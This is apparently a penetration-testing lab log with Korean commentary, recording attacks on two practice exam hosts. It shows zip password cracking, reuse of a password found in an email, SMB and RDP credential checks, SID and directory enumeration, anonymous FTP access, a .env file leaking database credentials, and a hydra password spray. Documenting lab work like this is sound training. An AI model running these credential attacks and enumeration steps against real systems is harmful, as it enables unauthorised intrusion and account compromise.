1chief           (emails.zip/emails/2023_Week38/20230921124228.msg)
1chief           (emails.zip/emails/2023_Week40/.DS_Store)
1chief           (emails.zip/emails/2023_Week39/20230926110458.msg)
1chief           (emails.zip/emails/2023_Week38/20230921075622)
1chief           (emails.zip/emails/2023_Week38/20230922085147.msg)
1chief           (emails.zip/emails/2023_Week39/20230926092256.msg)
35g 0:00:15:43 DONE (2026-02-28 09:56) 0.03707g/s 590.1p/s 20653c/s 20653C/s 20012534..131700
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
알아낸 비밀번호를 사용하여 emails.zip 파일 압축 해제
┌──(kali㉿kali)-[~/oscp/111/emails]
└─$ 7z x emails.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 70052 bytes (69 KiB)

Extracting archive: emails.zip
--
Path = emails.zip
Type = zip
Physical Size = 70052


Enter password (will not be echoed):
Everything is Ok

Folders: 4
Files: 35
Size:       177241
Compressed: 70052
압축 해제한 파일 탐색 결과 ./2023_Week38/20230922084703.msg 파일에서 계정 정보 발견
- spayne:Voltaic1992
┌──(kali㉿kali)-[~/oscp/111/emails/emails]
└─$ grep -ir "passw" .
./2023_Week38/20230922084703.msg:  The password will be our default one, used after a password reset: Voltaic1992

┌──(kali㉿kali)-[~/oscp/111/emails/emails]
└─$ cat 2023_Week38/20230922084703.msg
[Start of MSG File]
[Message Properties]
  - Sender: Anne Howard <ahoward@oscp.exam>
  - Recipients: Sasha Payne <spayne@oscp.exam>
  - Subject: Access
  - Date: 2023-09-22 08:47:03
  - Message ID: <50o8v3al70ht7v1a@oscp.exam>
  - MIME Version: 1.0
  - ...
[Message Body]
  Hi Sasha,

  Rob from IT mentioned you need remote access to our servers this weekend, ahead of the new product launch.
  The password will be our default one, used after a password reset: Voltaic1992

  Please let me know if you need any assistance, I do have some availability.

  Best regards,
  Anne
[Attachments]
  - signature.jpg
  - ...
[End of MSG File]
spayne 계정으로 SMB 인증 성공
┌──(kali㉿kali)-[~/oscp/111]
└─$ nxc smb 192.168.107.111 -u 'spayne' -p 'Voltaic1992'
SMB         192.168.107.111 445    OSCP             [*] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp) (signing:False) (SMBv1:False)
SMB         192.168.107.111 445    OSCP             [+] oscp\spayne:Voltaic1992 (Guest)
하위 디렉토리 탐색
┌──(kali㉿kali)-[~/oscp/111]
└─$ feroxbuster -u http://192.168.107.111 -t 100 -s 200 -w /usr/share/dirb/wordlists/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.107.111/
 🚩  In-Scope Url          │ 192.168.107.111
 🚀  Threads               │ 100
 📖  Wordlist              │ /usr/share/dirb/wordlists/common.txt
 👌  Status Codes          │ [200]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET      449l     2531w    54157c http://192.168.107.111/Home.html
200      GET        0l        0w        0c http://192.168.107.111/images/
200      GET     2514l     4371w    44109c http://192.168.107.111/Home.css
200      GET     1224l     7131w   556054c http://192.168.107.111/images/7-removebg-preview.png
200      GET        2l     1297w    89476c http://192.168.107.111/jquery.js
200      GET     1061l     6626w   549570c http://192.168.107.111/images/9b3741190c51f5e614c0f1109c9c84191b399d35c17404bdfc676b073ba36ed8cc357217238f56d96c1b39aa8be4bc6d5b2edb55cc645219767131_1280.png
200      GET      903l     6303w   516187c http://192.168.107.111/images/2-removebg-preview.png
200      GET     1306l     8195w   659757c http://192.168.107.111/images/9-removebg-preview.png
200      GET      948l     6059w   501821c http://192.168.107.111/images/1-removebg-preview.png
200      GET    20955l    50915w  1420809c http://192.168.107.111/nicepage.css
200      GET      712l     3868w   316294c http://192.168.107.111/images/4-removebg-preview.png
200      GET      962l     6179w   498585c http://192.168.107.111/images/8-removebg-preview.png
200      GET       36l     2193w   315439c http://192.168.107.111/nicepage.js
200      GET      537l     3028w   336794c http://192.168.107.111/images/Untitled-14.jpg
200      GET      838l     4374w   373651c http://192.168.107.111/images/3-removebg-preview.png
200      GET     1043l     5406w   427923c http://192.168.107.111/images/5-removebg-preview.png
200      GET     1240l     6841w   576868c http://192.168.107.111/images/6-removebg-preview.png
200      GET      449l     2533w    54212c http://192.168.107.111/
200      GET      449l     2533w    54212c http://192.168.107.111/index.html
200      GET       86l      281w     2675c http://192.168.107.111/launch/index.html
[####################] - 33s    27809/27809   0s      found:20      errors:0
[####################] - 20s     4614/4614    235/s   http://192.168.107.111/
[####################] - 21s     4614/4614    219/s   http://192.168.107.111/images/
[####################] - 20s     4614/4614    231/s   http://192.168.107.111/aspnet_client/
[####################] - 17s     4614/4614    265/s   http://192.168.107.111/Images/
[####################] - 17s     4614/4614    274/s   http://192.168.107.111/launch/
[####################] - 13s     4614/4614    356/s   http://192.168.107.111/aspnet_client/system_web/
80 포트 웹 서비스 메인 페이지에서 직원 이름 확인
Nat Reynolds
Jennie Roberts
Mila Parker
Monica Pouli
Walter Lilly
Anne Howard
Sasha Payne
James Oliver
Manuel Richmond
이메일을 참고하여 성+이름의 소문자 형태로 userlist.txt 파일 생성
┌──(kali㉿kali)-[~/oscp/111]
└─$ cat userlist.txt
nreynolds
jroberts
mparker
mpouli
wlilly
ahoward
joliver
mrichmond
spayne
이메일에서 사용자 이름을 피터링하여 userlist2.txt 생성
┌──(kali㉿kali)-[~/oscp/111/emails/emails]
└─$ grep -ir "oscp.exam" . | cut -d '<' -f2 | cut -d '@' -f 1 | uniq > userlist2.txt
lookupsid를 사용하여 사용자 열거 결과 sasha 사용자 발견
┌──(kali㉿kali)-[~/oscp/111]
└─$ impacket-lookupsid 'spayne:Voltaic1992@192.168.107.111' -target-ip 192.168.107.111
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.107.111
[*] StringBinding ncacn_np:192.168.107.111[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1126039384-1401665003-178988424
500: OSCP\Administrator (SidTypeUser)
501: OSCP\Guest (SidTypeUser)
503: OSCP\DefaultAccount (SidTypeUser)
504: OSCP\WDAGUtilityAccount (SidTypeUser)
513: OSCP\None (SidTypeGroup)
1000: OSCP\sasha (SidTypeUser)
이전에 획득한 비밀번호를 이용하여 sasha 사용자로 SMB와 RDP 서비스 인증 성공
┌──(kali㉿kali)-[~/oscp/111]
└─$ nxc smb 192.168.107.111 -u 'sasha' -p 'Voltaic1992'
SMB         192.168.107.111 445    OSCP             [*] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp) (signing:False) (SMBv1:False)
SMB         192.168.107.111 445    OSCP             [+] oscp\sasha:Voltaic1992

┌──(kali㉿kali)-[~/oscp/111]
└─$ nxc rdp 192.168.107.111 -u 'sasha' -p 'Voltaic1992'
RDP         192.168.107.111 3389   OSCP             [*] Windows 10 or Windows Server 2016 Build 17763 (name:OSCP) (domain:oscp) (nla:True)
RDP         192.168.107.111 3389   OSCP             [+] oscp\sasha:Voltaic1992
xfreerdp로 접속 실패…
┌──(kali㉿kali)-[~/oscp/111]
└─$ xfreerdp3 /v:192.168.107.111 /u:sasha /p:Voltaic1992 /cert:ignore
[11:58:23:972] [575475:0008c7f3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[11:58:23:972] [575475:0008c7f3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[11:58:23:972] [575475:0008c7f3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[11:58:23:972] [575475:0008c7f3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /args-from: pipe in arguments from stdin, file or file descriptor
[11:58:23:972] [575475:0008c7f3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /from-stdin pass the credential via stdin
[11:58:23:972] [575475:0008c7f3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[11:58:24:014] [575475:0008c7f5] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x08 -> no RDP scancode found
[11:58:24:015] [575475:0008c7f5] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: ZEHA: keycode: 0x5d -> no RDP scancode found
[11:58:24:812] [575475:0008c7f5] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[11:58:24:812] [575475:0008c7f5] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[11:58:24:812] [575475:0008c7f5] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[11:58:25:065] [575475:0008c7f5] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Client's credentials have been revoked [-1765328366])
[11:58:25:315] [575475:0008c7f5] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Client's credentials have been revoked [-1765328366])
[11:58:25:886] [575475:0008c7f5] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[11:58:25:886] [575475:0008c7f5] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[11:58:26:662] [575475:0008c7f5] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[11:58:26:663] [575475:0008c7f5] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[11:58:26:663] [575475:0008c7f5] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[11:58:26:906] [575475:0008c7f5] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Client's credentials have been revoked [-1765328366])
[11:58:27:156] [575475:0008c7f5] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Client's credentials have been revoked [-1765328366])
[11:58:27:727] [575475:0008c7f5] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[11:58:27:727] [575475:0008c7f5] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[11:58:27:727] [575475:0008c7f5] [ERROR][com.freerdp.core] - [freerdp_connect]: freerdp_post_connect failed
계속 실패…
┌──(kali㉿kali)-[~/oscp/111]
└─$ xfreerdp3 /v:192.168.107.111 /u:sasha /p:Voltaic1992 /cert:ignore /sec:rdp
[12:40:15:173] [595938:000917e2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[12:40:15:173] [595938:000917e2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[12:40:15:173] [595938:000917e2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[12:40:15:173] [595938:000917e2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /args-from: pipe in arguments from stdin, file or file descriptor
[12:40:15:173] [595938:000917e2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /from-stdin pass the credential via stdin
[12:40:15:173] [595938:000917e2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[12:40:15:213] [595938:000917e4] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x08 -> no RDP scancode found
[12:40:15:213] [595938:000917e4] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: ZEHA: keycode: 0x5d -> no RDP scancode found
[12:40:15:618] [595938:000917e4] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[12:40:15:618] [595938:000917e4] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[12:40:16:011] [595938:000917e4] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[12:40:16:011] [595938:000917e4] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[12:40:16:011] [595938:000917e4] [ERROR][com.freerdp.core] - [freerdp_connect]: freerdp_post_connect failed

┌──(kali㉿kali)-[~/oscp/111]
└─$ xfreerdp3 /v:192.168.107.111 /u:sasha /p:Voltaic1992 /cert:ignore /sec:tls
[12:40:25:400] [596029:0009183d] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[12:40:25:400] [596029:0009183d] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[12:40:25:400] [596029:0009183d] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[12:40:25:400] [596029:0009183d] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /args-from: pipe in arguments from stdin, file or file descriptor
[12:40:25:400] [596029:0009183d] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /from-stdin pass the credential via stdin
[12:40:25:400] [596029:0009183d] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[12:40:25:484] [596029:0009183f] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x08 -> no RDP scancode found
[12:40:25:484] [596029:0009183f] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: ZEHA: keycode: 0x5d -> no RDP scancode found
[12:40:25:882] [596029:0009183f] [WARN][com.freerdp.core.nego] - [nego_process_negotiation_failure]: Error: HYBRID_REQUIRED_BY_SERVER [0x00000005]
[12:40:25:882] [596029:0009183f] [ERROR][com.freerdp.core.nego] - [nego_connect]: Protocol Security Negotiation Failure
[12:40:25:882] [596029:0009183f] [ERROR][com.freerdp.core] - [rdp_client_connect]: ERRCONNECT_SECURITY_NEGO_CONNECT_FAILED [0x0002000C]
[12:40:25:882] [596029:0009183f] [ERROR][com.freerdp.core.connection] - [rdp_client_connect]: Error: protocol security negotiation or connection failure

┌──(kali㉿kali)-[~/oscp/111]
└─$ xfreerdp3 /v:192.168.107.111 /u:sasha /p:Voltaic1992 /cert:ignore /sec:nla
[12:42:11:210] [596905:00091ba9] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[12:42:11:210] [596905:00091ba9] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[12:42:11:210] [596905:00091ba9] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[12:42:11:210] [596905:00091ba9] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /args-from: pipe in arguments from stdin, file or file descriptor
[12:42:11:210] [596905:00091ba9] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /from-stdin pass the credential via stdin
[12:42:11:210] [596905:00091ba9] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[12:42:11:260] [596905:00091bab] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x08 -> no RDP scancode found
[12:42:11:260] [596905:00091bab] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: ZEHA: keycode: 0x5d -> no RDP scancode found
[12:42:12:040] [596905:00091bab] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[12:42:12:040] [596905:00091bab] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[12:42:12:040] [596905:00091bab] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[12:42:12:283] [596905:00091bab] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Client's credentials have been revoked [-1765328366])
[12:42:12:535] [596905:00091bab] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Client's credentials have been revoked [-1765328366])
[12:42:13:105] [596905:00091bab] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[12:42:13:105] [596905:00091bab] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[12:42:13:881] [596905:00091bab] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[12:42:13:881] [596905:00091bab] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[12:42:13:881] [596905:00091bab] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[12:42:14:116] [596905:00091bab] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Client's credentials have been revoked [-1765328366])
[12:42:14:354] [596905:00091bab] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Client's credentials have been revoked [-1765328366])
[12:42:14:923] [596905:00091bab] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[12:42:14:923] [596905:00091bab] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[12:42:14:923] [596905:00091bab] [ERROR][com.freerdp.core] - [freerdp_connect]: freerdp_post_connect failed
명령어도 실행 안되네
┌──(kali㉿kali)-[~/oscp/111]
└─$ nxc smb 192.168.107.111 -u sasha -p Voltaic1992 -x "net localgroup 'Remote Desktop Users'"
SMB         192.168.107.111 445    OSCP             [*] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp) (signing:False) (SMBv1:False)
SMB         192.168.107.111 445    OSCP             [+] oscp\sasha:Voltaic1992

┌──(kali㉿kali)-[~/oscp/111]
└─$ nxc smb 192.168.107.111 -u sasha -p Voltaic1992 -x "whoami"
SMB         192.168.107.111 445    OSCP             [*] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp) (signing:False) (SMBv1:False)
SMB         192.168.107.111 445    OSCP             [+] oscp\sasha:Voltaic1992
443 포트에서 PowerShellWebAccessTestWebSite 발견
┌──(kali㉿kali)-[~/oscp/111]
└─$ sudo nmap --open --min-rate 3000 192.168.107.111 -sCV -oN scan
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 15:05 -0500
Nmap scan report for 192.168.107.111
Host is up (0.19s latency).
Not shown: 994 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Home
|_http-generator: Nicepage 5.13.1, nicepage.com
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2023-08-24T08:19:45
|_Not valid after:  2023-11-22T08:19:45
|_ssl-date: 2023-09-15T13:18:46+00:00; -2y166d06h48m06s from scanner time.
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=oscp
| Not valid before: 2023-09-14T12:17:25
|_Not valid after:  2024-03-15T12:17:25
|_ssl-date: 2023-09-15T13:18:46+00:00; -2y166d06h48m06s from scanner time.
| rdp-ntlm-info:
|   Target_Name: OSCP
|   NetBIOS_Domain_Name: OSCP
|   NetBIOS_Computer_Name: OSCP
|   DNS_Domain_Name: oscp
|   DNS_Computer_Name: oscp
|   Product_Version: 10.0.17763
|_  System_Time: 2023-09-15T13:17:32+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-09-15T13:17:34
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: -897d06h48m05s, deviation: 0s, median: -897d06h48m06s
192.168.108.112
Nmap
┌──(kali㉿kali)-[~/oscp/112]
└─$ sudo nmap 192.168.107.112 --open --min-rate 3000 -oN scan
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 08:08 -0500
Nmap scan report for 192.168.107.112
Host is up (0.21s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
Initial Access
Anonymous FTP 로그인 성공
┌──(kali㉿kali)-[~/oscp/112]
└─$ ftp 192.168.107.112
Connected to 192.168.107.112.
220 (vsFTPd 3.0.5)
Name (192.168.107.112:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
FTP 서버에서 zip 파일 4개 다운로드
ftp> ls
229 Entering Extended Passive Mode (|||10093|)
150 Here comes the directory listing.
-rw-r--r--    1 114      120         55699 Jan 03  2023 applications-dec22.zip
-rw-r--r--    1 114      120         72600 Mar 04  2023 applications-feb23.zip
-rw-r--r--    1 114      120         65042 Feb 02  2023 applications-jan23.zip
-rw-r--r--    1 114      120         49040 Dec 02  2022 applications-nov22.zip
226 Directory send OK.
ftp> mget *
mget applications-dec22.zip [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||10098|)
150 Opening BINARY mode data connection for applications-dec22.zip (55699 bytes).
100% |****************************************************************************************************************************************************************************************************************| 55699      143.23 KiB/s    00:00 ETA
226 Transfer complete.
55699 bytes received in 00:00 (95.72 KiB/s)
229 Entering Extended Passive Mode (|||10093|)
150 Opening BINARY mode data connection for applications-feb23.zip (72600 bytes).
100% |****************************************************************************************************************************************************************************************************************| 72600      182.63 KiB/s    00:00 ETA
226 Transfer complete.
72600 bytes received in 00:00 (122.95 KiB/s)
229 Entering Extended Passive Mode (|||10092|)
150 Opening BINARY mode data connection for applications-jan23.zip (65042 bytes).
100% |****************************************************************************************************************************************************************************************************************| 65042      164.45 KiB/s    00:00 ETA
226 Transfer complete.
65042 bytes received in 00:00 (110.53 KiB/s)
229 Entering Extended Passive Mode (|||10096|)
150 Opening BINARY mode data connection for applications-nov22.zip (49040 bytes).
100% |****************************************************************************************************************************************************************************************************************| 49040      124.11 KiB/s    00:00 ETA
226 Transfer complete.
49040 bytes received in 00:00 (83.29 KiB/s)
하지만 zip 파일이 아님
┌──(kali㉿kali)-[~/oscp/112]
└─$ ls
applications-dec22.zip  applications-feb23.zip  applications-jan23.zip  applications-nov22.zip  scan  whatweb

┌──(kali㉿kali)-[~/oscp/112]
└─$ xxd applications-dec22.zip | head
00000000: 2776 6e4c 9b28 b25e b1fc e686 2961 656e  'vnL.(.^....)aen
00000010: 2d99 5480 6508 50aa bf0f b980 289f fd7d  -.T.e.P.....(..}
00000020: 093a fae4 98a4 f8fa 3a5a bfd9 9529 1627  .:......:Z...).'
00000030: 2032 0bc2 26a2 f8a4 dcd5 d345 ab04 8b1f   2..&......E....
00000040: 037c 6469 f1b4 f612 fb46 ded3 0260 dd23  .|di.....F...`.#
00000050: bf0c b76c 0346 b305 c405 f3df 9e3a 500a  ...l.F.......:P.
00000060: 2fd2 7afc 923b f91d 99e1 e8f6 a504 f053  /.z..;.........S
00000070: 4c23 8f85 98b3 0a80 f936 e4ec c319 3a23  L#.......6....:#
00000080: 6858 d647 da6c a0da 40ca 2945 1636 dd16  hX.G.l..@.)E.6..
00000090: 93a1 3641 1723 b073 61c7 b09b a00b 0c7b  ..6A.#.sa......{

┌──(kali㉿kali)-[~/oscp/112]
└─$ xxd applications-feb23.zip | head
00000000: 62e1 927d e485 5fa4 1fc7 c686 6487 8d4a  b..}.._.....d..J
00000010: 70da 0579 e246 8920 b03f bb02 fadc bb07  p..y.F. .?......
00000020: 5cd0 e1d4 8ff3 4b09 d906 062c 45c0 d5a9  \.....K....,E...
00000030: 7cb4 264a 1a3f cd68 5185 cfcb 3957 3542  |.&J.?.hQ...9W5B
00000040: 5cd7 6dac 4038 f639 4804 61cc f6b6 8756  \.m.@8.9H.a....V
00000050: 5cc7 4d1d 5c9d c8b6 2ec1 7a64 67cc 1bc0  \.M.\.....zdg...
00000060: 3439 ffd8 c831 9226 d243 0b9a 48c8 2668  49...1.&.C..H.&h
00000070: 2f92 566e a5a1 2ed4 2e5d e01d e0ad 71fa  /.Vn.....]....q.
00000080: 8954 5441 7b0c 49c8 d0c5 5059 9505 7c4d  .TTA{.I...PY..|M
00000090: acb8 8007 2cce bffb 74d1 1d80 5923 f220  ....,...t...Y#.

┌──(kali㉿kali)-[~/oscp/112]
└─$ xxd applications-jan23.zip | head
00000000: 2dc8 3486 68bc 1e8a 633a a46c 9203 fda6  -.4.h...c:.l....
00000010: 669b a0b3 70a2 9310 08a2 2c8a af7e 6c15  f...p.....,..~l.
00000020: d85d 917d 953e 67f1 f114 7ff7 c98e e506  .].}.>g.........
00000030: f274 d3bd 8fe4 7c52 158c 28cf 0e84 5370  .t....|R..(...Sp
00000040: 783d 6763 684d a166 6583 647e 6f1e 097f  x=gchM.fe.d~o...
00000050: 78ac 9156 5c58 a5c3 d5ec 934c d253 471b  x..V\X.....L.SG.
00000060: a968 49cf 1d28 c030 6b7f 2e3c e806 8cb1  .hI..(.0k..<....
00000070: 649a f60b 9a3f b647 62c1 a11f 3717 587c  d....?.Gb...7.X|
00000080: 94b1 b88f ea77 82a9 6d26 9b29 39a2 3a37  .....w..m&.)9.:7
00000090: a174 a47c 95cd 39b6 9537 4a76 f2c8 8d73  .t.|..9..7Jv...s

┌──(kali㉿kali)-[~/oscp/112]
└─$ xxd applications-nov22.zip | head
00000000: 319e 9438 fff6 177e 0ea4 c4cf f888 b47d  1..8...~.......}
00000010: 44d5 d43b 519c 1cff 3ee2 367a 63c0 0425  D..;Q...>.6zc..%
00000020: 1249 af57 c9f8 dd43 6759 419c 6326 2c8f  .I.W...CgYA.c&,.
00000030: bba2 0401 f455 1af4 01a0 44b9 b11f dd94  .....U....D.....
00000040: 0f17 1ac7 2a72 53c3 cef3 a8c1 905d 3e80  ....*rS......]>.
00000050: 7024 d847 c60d 0249 f3b1 d998 29a0 797a  p$.G...I....).yz
00000060: 476d 0eed 8d28 8138 5958 dcc6 cb03 94c3  Gm...(.8YX......
00000070: 04bc 7f07 ccbf 31cd ac80 ee9b 62fe c924  ......1.....b..$
00000080: fd18 32b2 97b2 4004 67a2 6bd4 6829 c5dc  ..2...@.g.k.h)..
00000090: 1674 929f f140 9bf2 9226 54fe 1075 1a1a  .t...@...&T..u..
http://192.168.107.112/.env에서 DB 계정 발견
┌──(kali㉿kali)-[~/oscp/112]
└─$ curl http://192.168.107.112/.env
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=staging
DB_USERNAME=web_admin
DB_PASSWORD=L1ght@m3r@Acti0n!
MySQL 접속 실패
┌──(kali㉿kali)-[~/oscp/112]
└─$ mysql -h 192.168.107.112 -uweb_admin
ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host '192.168.49.107' is not allowed to connect to this MySQL server
80 포트 웹서비스 메인 페이지에서 직원 리스트 발견
stella larson
nick jhonson
olga ivanova
paul hudson
cash hudson
mike perry
Password spray 실패
┌──(kali㉿kali)-[~/oscp/112]
└─$ hydra -L userslist.txt -p 'L1ght@m3r@Acti0n!' ftp://192.168.107.112
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-28 15:16:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 649 login tries (l:649/p:1), ~41 tries per task
[DATA] attacking ftp://192.168.107.112:21/
[STATUS] 241.00 tries/min, 241 tries in 00:01h, 408 to do in 00:02h, 16 active
[STATUS] 237.50 tries/min, 475 tries in 00:02h, 174 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found
